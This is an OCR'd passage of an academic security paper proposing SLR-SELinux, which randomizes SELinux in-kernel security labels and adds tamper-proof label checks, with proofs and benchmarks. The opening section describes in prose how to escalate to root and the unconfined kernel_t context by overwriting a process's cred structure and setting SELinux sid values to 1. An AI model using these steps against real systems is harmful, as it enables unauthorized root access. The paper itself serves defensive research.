


Figure 2: The structure of process credentials.

similar to *cred*. According to this feature, we can locate the address of *cred* and *real_cred* by searching two similar pointers in *task_struct*. After finding two similar 64 binary bits in *task_struct* and the value of the identified 64 binary bits is in the range of kernel space addresses, then we can regard these bits as the correct address of *cred*.

Step 2. Obtain the copy of *cred* and modify the data on process privileges.

First, we must create a data structure with a similar layout to *cred*. Then, we copy the data in *cred* into the new created data structure and modify the data in it, including the user and group IDs.

We must also modify *sid* and *osid* in the *task_security_struct* for SELinux. By changing the values of *sid* and *osid* to 1, we can modify the security context of the process to *system_u:system_r:kernel_t:s0*, which is unconfined in SELinux.

Step 3. Cover the original data in *cred* with the modified data in the copy of *cred.*

After modification, the values of all user and group IDs in the copy are 0, and the *osid* and *sid* are 1 in the *task_security_struct*. The user identification of the process is elevated from normal user to the root when the original data in *cred* are covered with those in the copy, and the security context of the process is also modified.

As shown in Figure 1, a user whose uid is 502 finally obtains the privileged label *system_u:system_r:kernel_t:s0* and performs the system management successfully in our experiment.

4. Security Label Randomization of SELinux

In the kernel space, the traditional allocation of in-kernel security label (sid) is sequential starting at 1, and the mapping between out-of-kernel security labels (security contexts) and in-kernel security labels (sids) is fixed in all SELinux distributions. Thus, the attackers can easily predict the sid for the necessary security context. We propose a randomized allocation of sids to solve this problem and enhance the uncertainty of relations between sids and security contexts. Therefore, the attackers cannot accurately predict the sid of the specific security context, which increases the difficulty of kernel privilege escalation attacks.

4.1. Definitions of SLR-SELinux Policy. A SELinux policy comprises two parts. The first part is label mapping, which assigns security labels to concrete subjects (or objects) in the operating system. Traditionally, subject and object labels are, respectively, called *domain* and *type*. The second part involves a set of rules that define which domain of subjects can access which class and type of objects with a set of permissions. The definition of the SELinux policy is defined as follows:

Definition 1. (SELinux policy). A policy is $P = (L_s, L_o, M, S, O, R)$, where L_s and L_o are the set of security labels of subjects and objects, respectively; $M : L_S \cup L_O \rightarrow S \cup O$ is a mapping that assigns security labels to concrete subjects S and objects O; and $R = \{r \mid <l_s, l_o> \rightarrow \{\text{allowed operations}\}\}$ is the set of policy allowed rules.

In SLR-SELinux, a random mapping of the security label is introduced into the policy. This mapping divides a security label into two parts according to its usage space: *out-of-kernel* and *in-kernel* labels. The out-of-kernel security label, which has a fixed representation and is saved in the file system, is used for the policy configuration in the application level. By contrast, the in-kernel label, which has a dynamically generated representation on the boot time, is used for the access control decision in the kernel space. The random mapping function is defined as follows:

Definition 2. (random mapping of security labels). A mapping is $F : L_S \cup L_O \rightarrow L_S{}' \cup L_O{}'$, where L_s, L_o are the set of out-of-kernel labels of subjects and objects, respectively; $L_s{}'$, $L_o{}'$ are the set of in-kernel security labels of subjects and objects, respectively. The mapping assigns a random in-kernel label to each out-of-kernel label arbitrarily.

The definition of SLR-SELinux is as follows:

Definition 3. (SLR-SELinux policy). A policy is $P^{'} = (L_s, L_o, L_s^{'}, L_o^{'}, M, M^{'}, S, O, R, R^{'}, F)$, where L_s, L_o are the set of out-of-kernel labels of subjects and objects; $M : L_S \cup L_O \rightarrow S \cup O$




Figure 3: Framework design of SLR-SELinux.

is a mapping that assigns out-of-kernel security labels to concrete subjects S and objects O, $R = \{r \mid <l_s, l_o> \rightarrow \{\text{allowed operations}\}\}$ is the set of allowed policy rules defined by out-of-kernel security labels; F is the random mapping between the out-of-kernel and in-kernel security labels; M' : $L_S{}' \cup L_O{}' \rightarrow S \cup O$ is the mapping that assigns in-kernel security labels to concrete subjects S and objects O; $R' = \{r' \mid <l_s{}', l_o{}' > \rightarrow \{\text{allowed operations}\}\}$ is the set of policies used by access control decision in kernel space.

The in-kernel labels corresponding to one out-of-kernel label will be different in every system booting because the mapping between the two types of labels is a random function. This difference complicates the speculation of the right representation of the security label inside the kernel by the attacker.

4.2. Framework Design. Figure 3 shows the SLR-SELinux framework with the randomized allocation on security labels.

Security configuration in user space includes the definition of security contexts and access control rules. The configuration is loaded into *policydb* in kernel space during the system booting process. The subjects and objects in kernel must be labeled with the specified sids according to the security configuration before they are accessed or used for the first time. Therefore, a module named as *convert module* is added into SLR-SELinux, to allocate random sid for the security contexts.

When a kernel object requests a security context, SLR-SELinux first determines the security context according to the *security context definition* and checks the *sidtab* (sid table containing registered security contexts indexed by the allocated sids) to determine whether the security context has been registered. If the security context exists in the sidtab, then the sid can be directly obtained. Otherwise, the *convert module* allocates a random sid for the security context via *randomization module*.

The *randomization module* is responsible for generating a random value and returning it to the *convert module*. The *convert module* then checks whether the sid to be allocated conflicts with all the already allocated sids. If conflicting, then another random value will be required until there is no conflict.

A function, *generate_random_sid*(), is designed in the randomization module to generate a random sid. Since the sid is descripted as an integer in the Linux kernel, the maximum possible value is 2^{32}. Therefore, Mersenne Twister (MT19937-32) [25] is used in this function to generate a random number. As a kind of pseudorandom number generator, MT19937-32 is well-known for a remarkably long cycle period of 2^{19937}-1. MT19937 has the characteristics of 623 distributed to 32-bit accuracy. The performance of MT19937 on K-distributed to v-bit accuracy reached the theoretical maximum of the evaluation standard considering that $\lfloor 19937/32 \rfloor = 623$. Moreover, the speed of MT19937-32 in generating random numbers is generally faster than that of other pseudorandom generating algorithms because its primary operations are *bit or*, *bit and*, and *shift*.

The key factor affecting the random sequence is the random seed. The same random seed will create the same random sequence, so the random seed must ensure the randomness and confidentiality [26]. The random seed is obtained based on SRAM PUF. SRAM PUF is a technology in which SRAM is evaluated by a stimulus (challenge), which provides a noisy response based on the manufacturing process variations of the SRAM. The noisy response can only be obtained during the normal operation of SRAM. Thus, the noisy response can be turned into stable data, which can serve as random seeds with high confidentiality, by using fuzzy extractors. However, the extracted seed will always be the same one. To solve this problem, the system time of the first calling in the *randomization module* is obtained and made the *xor* operation with PUF data to act as the random seed.

4.3. Full-Randomization Strategy. Different randomization grains of security labels will affect the security and performance of the operating system differently. To achieve the greatest defense effect, the full-randomization strategy is proposed. Each sid is allocated randomly by separately calling the function *generate_random_sid*(). The main problem to be solved in this strategy is the conflict of the sid to be




Figure 4: Bloom filter principle.

allocated with the already allocated ones. Conflict checks must be conducted for every sid to be allocated.

SLR-SELinux first checks whether the security context is registered into the sidtab before sid allocation. If not registered, then a new sid must be allocated. The *convert module* needs to check whether the random value generated by *generate_random_sid*() is conflicted with the already allocated sids. If conflicted, then another new sid needs to be allocated.

We use *Bloom filter* [27] to check the conflict and facilitate an efficient insertion. As shown in Figure 4, the Bloom filter comprises three parts: the original space (in the random number generator space, size 2^{32}-1), the hash function $h(x)$, and an all-zero bit array (taking the 4096 size as an example). First, every bit in the bitTab is set to 0 (Figure 4(a)). Then, a random value of 49999 is obtained and $h(49999) = 243$. Because bitTab[243] is 0, the module will set bitTab[243] to 1 and return 49999 as a sid (Figure 4(b)). Another process requires the allocation of a sid (assuming it is 3, $h(3) = 243$). But bitTab[243] is 1 (Figure 4(c)). Thus, the module will refuse the random value 3 and require another random value (e.g., 248655). Finally, a random value of "248655" is generated. Since $h(248655) = 1$ and bitTab [1] is 0, the random value "248655" is returned as a new sid and bitTab [1] is set to 1(Figure 4(d)).

The random sid generation increases the uncertainty in the corresponding relationship between the sid and security context. However, the sid may be an arbitrary value between 1 and 2^{32}-2; that is, the probability of successfully guessing the sid is only $1/(2^{32}-2)$. It is proven that SELinux will firstly examine whether the sid is already defined before the access control rules check. If the sid is undefined, the process with this sid will be crashed. However, only crashing the user's process is not enough to defense the brute force attack. So, we add an alert mechanism into the system to notify the administrator about this situation. Moreover, not only the undefined sids will trigger the alert. If the process's sid found that its owner should be the object of the system, such as file or socket, the alert is also triggered.

5. Tamper-Proof Checking on Security Label

5.1. Definition of Method. The randomization of security labels mainly protects the confidentiality of the privileged security labels so that the attackers could not obtain the desired targeted security attributes. However, once the security label has already been modified by attackers, it is urgent to detect the tamper behavior and recover the sid to the legal one as soon as possible. A method of tamper-proof checking on the security label is proposed in this paper.

In the method, a mapping table called *pid_sid_table* and a set of checking hooks are defined in the operating system kernel, as shown in Figure 5.

The *pid_sid_table* records the valid security label of each process running in the system. The table entry is saved in the form of <*pid*, *sid*>, indicating that *sid* is the valid security label of the process with *pid*.

The checking hooks are inserted in the kernel on the key procedure of the process management and accessing behaviors. When the process is created, the item of <*pid*, *sid*> is inserted into the mapping table as a new node; when the process is revoked, the node is deleted; when the security label of the process is changed through legal operations, the node is updated.

When the process accesses the resource of the system, the validity of the security label of this parent process is checked. If the label is inconsistent with the one in the mapping table,




Figure 5: The method of tamper-proof checking on security label.

the security label of the process will be recovered to the valid value. When the *execve* operation is performed, the label of the parent process will be checked firstly and then the parent's valid sid will be set as the default label of the child process. For the possible performance overhead, the calling of checking hooks should be carefully chosen according to the real scenario.

5.2. Implementation in Linux. Based on the analysis of the process lifecycle in Linux kernel, the management functions of *pid_sid_table* are added at the following important time points.

(1) *selinux_pst_insert*(). Insert a node into the *pid_sid_table* table. All processes in the Linux system are created by the function *do_fork*(). And when a process executes a new program, the permission credentials *cred* of the current process will be modified through the function *commit*_creds(). Hence, we choose to call the function *selinux_pst_insert*() during the processing of these two functions.

(2) *selinux_pst_remove*(). Delete a node from the *pid_sid_table* table. Process revocation is conducted through the function *do_exit* (). Thus, the function *selinux_pst_remove* () is called during the processing of this function.

(3) *selinux_pst_check*(). Check whether the *sid* of the current process has been illegally modified, by detecting whether the security label of the process is consistent with the *sid* stored in the *pid_sid_table*. If illegally modified, the security label will be recovered. Tamper-proof detection must be performed before the system executes the new program. Hence, the detection is deployed when the process commits the changes to the *cred* of the current process. This procedure is also completed in the function *commit_creds*().

The calling relationships of corresponding functions at different kernel levels are shown in Figure 6.




Figure 6: Modification of kernel functions.

6. Security Analysis

6.1. Security Proof

Theorem 4. *(equivalence with SELinux). The configuration of access control rules in SLR-SELinux is equivalent with the rules in SELinux, so the defense effect of SELinux could be also achieved in SLR-SELinux.*

Proof. Because of the one-to-one mapping feature of the random mapping function $F, \forall l \in L_S \cup L_O$ in P_{SELinux}, $\exists l' \in L_S{}' \cup L_O{}'$ in $P_{\text{SLR-SELinux}}$, then $\forall r = <l_s, l_o> \rightarrow \{\text{allowed operations}\} \in R$ in P_{SELinux}, $\exists r' = <l_s{}', l_o{}'> \rightarrow \{\text{allowed operations}\} \in R'$ in $P_{\text{SLR-SELinux}}$ and vice versa. Therefore, $P_{SELinux} \Longleftrightarrow P_{SLR-SELinux}$. SLR-SELinux could achieve the same effect on access control as SELinux.

Theorem 5. *(recoverability of policy). The security policy could be recovered to the valid status after being maliciously modified by the attacker.*

Proof. For a process p_i, there is a table entry $<p_i, l_i>$ in the *pid_sid_table*, where l_i is the valid value of the security label owned by p_i. When the attack succeeds, the security label of p_i will be maliciously modified to the invalid value of $l_i{}'$. Once an operation $o_j \in O_c$ is made by p_i, where O_c is the set of checked operations, the checking hook function of o_j will be called. Then, it will be found that the current security label $l_i' \neq l_i$, the tampering is discovered, and the security label will be recovered to l_i. The policy is returned to the valid status.

Therefore, SLR-SELinux could complete the function of mandatory access control and separation among security domains as same as SELinux, and thus, the attack about authority escalation, such as that malicious application accesses unauthorized data, could be defended. For example, even if an attack on the web service is completed successfully, the victim process can only access the system resource permitted by SLR-SELinux and the destruction effect will be limited to the minimum range. Not only that, SLR-SELinux's random allocation on security labels could defend the root privilege escalation based on buffer overflow vulnerability and the defense effect will be analyzed in the next section. Even if the label is modified to the targeted value by coincidence, the tamper-proof checking scheme will discover and recover it as soon as possible.




Figure 7: Probability of attack success vs. value space of sid.

6.2. Defence Effect Analysis. Since the in-kernel security label (sid) is randomly allocated in the proposed scheme, the root privilege escalation attack succeeds only if the correct sid of the targeted security label is guessed out. To achieve this goal, the attacker could exploit the brute force attack, that is to say, the attacker guesses a different sid value one time and then tampers the victim process with that value, trying to pass the permission check of SELinux.

To defend the guessing attack, an alert mechanism is added to the system. In the implementation of permission check hooks, it is examined firstly whether the sid has been registered in the sidtab of SELinux. If the sid is not registered in the sidtab, which means it is an invalid value, then the alert will be triggered and the system will be restarted. Once the system restarts, all sids will be reallocated and the mapping between in-kernel and out-of-kernel labels will be changed. If the guessed sid has been registered in the sidtab by coincidence, then the attacker can repeat this attack behavior. If the attacker identifies the targeted sid without triggering the system alert, the attack successes.

To evaluate the defense effect, the selected evaluation index is the probability of attack success P. P is defined as the probability that the attacker exploits the brute force attack successfully to obtain the right sid without triggering the system alert. With the full-randomization strategy, P is mainly related to the following three factors: (1) the value space of sid s, (2) the number of registered sids k, and (3) the attempt times of the attacker n. s is the range of possible values of sid. k is the number of legally allocated sids in the sidtab. n is the times the attacker has tried without triggering the alert. Apparently, $n \le k$. Otherwise, the alert must be triggered.

Therefore, the probability of attack success in full-randomization strategy is shown as follows.

$$P = \frac{1}{s} + \frac{k-1}{s} \times \frac{1}{s-1} + \frac{k-1}{s} \times \frac{k-2}{s-1} \times \frac{1}{s-2} + \cdots + \frac{k-1}{s} \times \frac{k-2}{s-1} \times \cdots \times \frac{k-(n-1)}{s-(n-2)} \times \frac{1}{s-(n-1)}, \tag{1}$$

$$P < \frac{1}{s} + \frac{k}{s} \times \frac{1}{s-1} + \frac{k}{s} \times \frac{k}{s} \times \frac{1}{s-2} + \cdots + \frac{k}{s} \times \frac{k}{s} \times \cdots \times \frac{k}{s} \times \frac{1}{s-(n-1)}, \tag{2}$$

$$P < \frac{1}{s-n} \times \left(1 + \frac{k}{s} + \left(\frac{k}{s}\right)^2 + \cdots + \left(\frac{k}{s}\right)^{n-1}\right) \approx \frac{s}{(s-k)(s-n)}. \tag{3}$$

In Figure 7, n is fixed to 2^{14}, and P rapidly declines when s ascends, because it is more difficult to guess the sid in a larger value space. And with the same s, P increases slightly when the number of sids k is getting larger, because it is more difficult to trigger alert when there are more valid sids in the sidtab.

In Figure 8, s is fixed to 2^{16}, and P increases slowly with the attempt times n ascends. It is shown that P almost maintains the same order of magnitude, indicating the fine defense effect.

As shown in Figure 9, P increases as the value of k gets closer to s. The reason is that when the number of sids in the sidtab is close to the value space of sid, the attacker has a greater chance to suppress the alert and could try more values about the targeted sid. Therefore, the proportion of k in s should be as small as possible. Then, the attacker has little chance to attack successfully. Fortunately, P declines quickly with the less proportion of k in s. When the proportion is smaller than 97%, P will be less than 10^{-9}.

In reality, the number of security types in SELinux-Policy(2:2.20140421-9) is about 2^{12} (4096) and the value space of sid is 2^{32}. Assuming that the factor k is 4096 (i.e., 4096 sids have been allocated) and the factor s is 2^{32}, the security of the full-randomization strategy is shown in Table 1.

Clearly, the maximum of the attempt times for the attacker is 4096 because the alert must be triggered if the attacker tries more times. The results show the probability of attack success is low and stable. The value of P is under 10^{-9}, indicating the system is safe enough.




Figure 8: Probability of attack success vs. attempt times.




Figure 9: Probability of attack success vs. the proportion of k in s.

Table 1: Probability of attack success in the current SELinux policy.

Attempt times	P in full-randomization strategy (x10^{-9})
1	0.2328
2	0.2328
4	0.2328
8	0.2328
16	0.2328
32	0.2328
64	0.2328
128	0.2328
256	0.2328
512	0.2328
1024	0.2328
2048	0.2328
4096	0.2328

6.3. Comparison with Others. The defense methods of root privilege escalation attack could be divided into three categories, the separation of privilege and the memory protection in user space and in kernel space. The separation of privilege scheme, such as SELinux, is based on the fine-grained control on the root privilege. SLR-SELinux is also designed in this manner.

Table 2: Boot time test.

	Original SELinux	SLR-SELinux
Average time (seconds)	23.66	24.20
Proportion	100%	101.61%

The memory protection methods are based on preventing the execution control flow of the process from jumping into the malicious code injected in the user space. The typical schemes of memory protection in user mode includes compiling protection (StackGuard [28], StackShield [29]), data execution protection (NX [30], ExecShield [31]), and Address Space Layout Randomization (ASLR) [32]. These schemes could only prevent the hijacking of execution flow in user mode and have little defense effect on the exploit of buffer overflow vulnerability in kernel mode. The hardware-based protection methods, including SMAP and SMEP [33] of Intel CPU, prevents the process in kernel-mode from executing the section of data and code in the user space. But attackers could also inject the malicious data into the kernel space. The KASLR, which deploys ASLR in the kernel space, is implemented by the GRSecurity project. But it cannot defense the attack method proposed in this paper, for the relative address is used in our attack. Other academic achievements, such as kRazor [34] and randomization of structures in kernel [35], are limited to large-scale promotion

Table 3: System performance test for Linux (UnixBench).

No.	Test items	Origin SELinux	SLR-SELinux with full-randomization	SLR-SELinux with tamper-proof checking
1	Dhrystone 2 using register variables	8377.5	8378.2	8377.9
2	Double-precision whetstone	2745.1	2745.5	2746.1
3	Excel throughput	4042.7	4004.2	3553.2
4	File Copy 1024 bufsize 2000 maxblocks	2755.4	2794.4	2800.5
5	File copy 256 bufsize 500 maxblocks	1655.6	1664.7	1680.7
6	File Copy 4096 bufsize 8000 maxblocks	5755.8	5856.3	5833.3
7	Pipe throughput	3437.0	3409.5	3429.9
8	Pipe-based context switching	3076.5	3055.1	3065.6
9	Process creation	4574.8	4577.5	3899.3
10	Shell scripts (1 concurrent)	4549.5	4510.8	3944.8
11	Shell scripts (8 concurrent)	4341.2	4320.1	3951.9
12	System call overhead	4366.5	4350.3	4336.1
	System benchmark index score	*3837.0*	*3835.7*	*3535.4*

application for the compatibility with the commercial distribution of Linux.

7. Experiment and Evaluation

We implemented SLR-SELinux based on CentOS 6.2 and performed tests for security protection effect and system performance. The experiments are conducted on 64 bits of CentOS 6.2 (kernel version 2.6.32, processor model of Intel(R) Core(TM) i3-4130 CPU @ 3.40 GHz). The SELinux security policy used is the *targeted* policy.

7.1. Defense Effect Test. We use the vulnerability CVE 2013-2094 on the CentOS 6.2 to test the defense effect. The vulnerability CVE-2013-2094 [32] is in the function "*perf_swevent_init*" from the file *kernel/events/core.c*. The vulnerability comes from the incorrect usage of integer data, which can be utilized to gain root authority by local attackers.

When the system runs without the security label randomization method, the security context of the attack process is *user_u:user_r:user_t:s0*, which has a lower permission in the system. Then, root privilege escalation attacks can be performed on this low-privileged security context by editing security labels to "1," which is the sid of the security context *system_u:system_r:kernel_t:s0*. However, with the security label randomization method, the attack process crashes. The reason is that when the attacker edits *osid* and *sid* to "1," this security label has no corresponding valid security context in the sidtab. Thus, the process cannot return to the user space from kernel space normally, thus leading to a crash.

After improving the tamper-proof detection in SELinux, when the attack process maliciously modifies its security label using root privilege escalation attacks, the tampered security label of the process is detected and recovered. Thus, the attackers cannot break through the security protection of SELinux for the system through kernel privilege escalation attacks.

7.2. System Performance Tests. The system performance tests include boot time and runtime performance tests. The influences of randomized strategies on the system performance are within acceptable limits because SLR-SELinux allocates sids for the security labels only when they are used for the first time.




Figure 10: System performance test for Linux (UnixBench).

7.2.1. Boot Time Test. We measured the boot time of the implemented original SELinux and SLR-SELinux. Each item was measured 100 times, and then, the average boot time was obtained.

As shown in Table 2, in contrast with the original SELinux, the boot times after implementation of SLR-SELinux only increase by 1.61%. This finding indicates that the randomized strategy in SLR-SELinux has limited influence on the boot time.

7.2.2. Runtime Performance Test. We tested the runtime performance of the system with UnixBench 5.1.3. Table 3 shows that the results of each test item of UnixBench are near to each other for the three situations: original SELinux, SLR-SELinux with full-randomization, and SLR-SELinux with tamper-proof checking.

Figure 10 intuitively shows the result of the system performance test by UnixBench 5.1.3. The tests were repeated 100 times for every item in the table. The system

benchmark scores provided by UnixBench indicate that full-randomization strategy only have minimal impact on the overall system performance within 1%. For test items of Excel throughput, process creation, and shell scripts, the system performance with tamper-proof checking scheme is diminished due to the frequent creating and canceling processes. Therefore, the user can consider whether the method is used to achieve strong enough protection according to the real requirement.

8. Conclusions

In this paper, a random allocation method of security labels named SLR-SELinux is proposed to enhance the defense capability of SELinux against root privilege escalation attacks. With the randomized strategies, the values of security labels are different after each system reboot. Therefore, the attackers cannot predict the sid for the specific security context accurately, thus increasing the difficulty of root privilege escalation attacks. A tamper-proof detection method of security label is also proposed to further improve the security protection, with which the integrity of the security label is measured in the critical execution path of the system, and the malicious tampering behaviors are detected and corrected timely. The theoretical analysis and experiments show that the method can achieve good defense effect and system performance. We will focus on improving the performance of the tamper-proof detection mechanism in future research.

Data Availability

The data used to support the findings of this study are available from the corresponding author upon request.

Conflicts of Interest

We declare that we have no financial and personal relationships with other people or organizations that can inappropriately influence our work; there is no professional or other personal interest of any nature or kind in any product, service, and/or company that could be construed as influencing the position presented in the manuscript entitled.

Acknowledgments

This work was supported by the National Natural Science Foundation of China (grant numbers U19A2060, 61502510) and the National Key Technologies Research and Development Program (China) (grant number 2018YFB0803501).

References

[1] StatCounter, *Android challenges Windows as worlds most popular operating system in terms of internet usage*, 2017, http://gs.statcounter.com/press/android-challenges-windowsas-worlds-most-popular-operating-system.

[2] H. Lockheimer, "Android and security," *Google Mobile Blog*, 2012, http://googlemobile.blogspot.com/2012/02/androidand-security.html.

[3] M. Grace, Y. Zhou, Q. Zhang, S. Zou, and X. Jiang, "RiskRanker: scalable and accurate zero-day android malware detection," *Procceedings of MobiSys*, 2012.

[4] R. Wang, W. Enck, D. Reeves et al., "EASEAndroid: automatic policy analysis and refinement for security enhanced android via large-scale semi-supervised learning," *USENIX Security*, vol. 15, pp. 351–366, 2015.

[5] W. Enck, M. Ongtang, and P. McDaniel, "Understanding Android Security," *IEEE Security & Privacy. Magazine*, vol. 7, no. 1, pp. 50–57, 2009.

[6] Y. Zhauniarovich and O. Gadyatskaya, "Small changes, big changes: an updated view on the android permission system," in *Proceedings of the International Symposium on Research in Attacks, Intrusions and Defenses*, Springer, Cham, 2016.

[7] M. Ongtang, S. McLaughlin, W. Enck, and P. McDaniel, "Semantically rich application-centric security in Android," *Procceedings of the IEEE Annual Computer Seeurity Applications Conference*, pp. 340–349, 2009.

[8] P. Pearce, A. P. Felt, G. Nunez, and D. Wagner, "Addroid: Privilege separation for applications and advertisers in Android," *Procceedings of the ACM Asia Conference on Computer and Communications Security*, vol. 7, pp. 71-72, 2012.

[9] A. P. Felt, E. Chin, S. Hanna, D. Song, and D. Wagner, "Android permissions demystified," in *Proceedings of the 18th ACM conference on Computer and Communications Security*, vol. 18, pp. 627–638, New York, NY, USA, 2011.

[10] A. Shabtai, Y. Fledel, and Y. Elovici, "Securing android–powered mobile devices using SELinux," *IEEE Security and Privacy*, vol. 8, no. 3, pp. 36–44, 2010.

[11] S. Smalley and R. Craig, "Security enhanced (SE) Android: bringing flexible MAC to Android," *Proceedings of the Network and Distributed System Security Symp*, vol. 20, pp. 20–38, 2013.

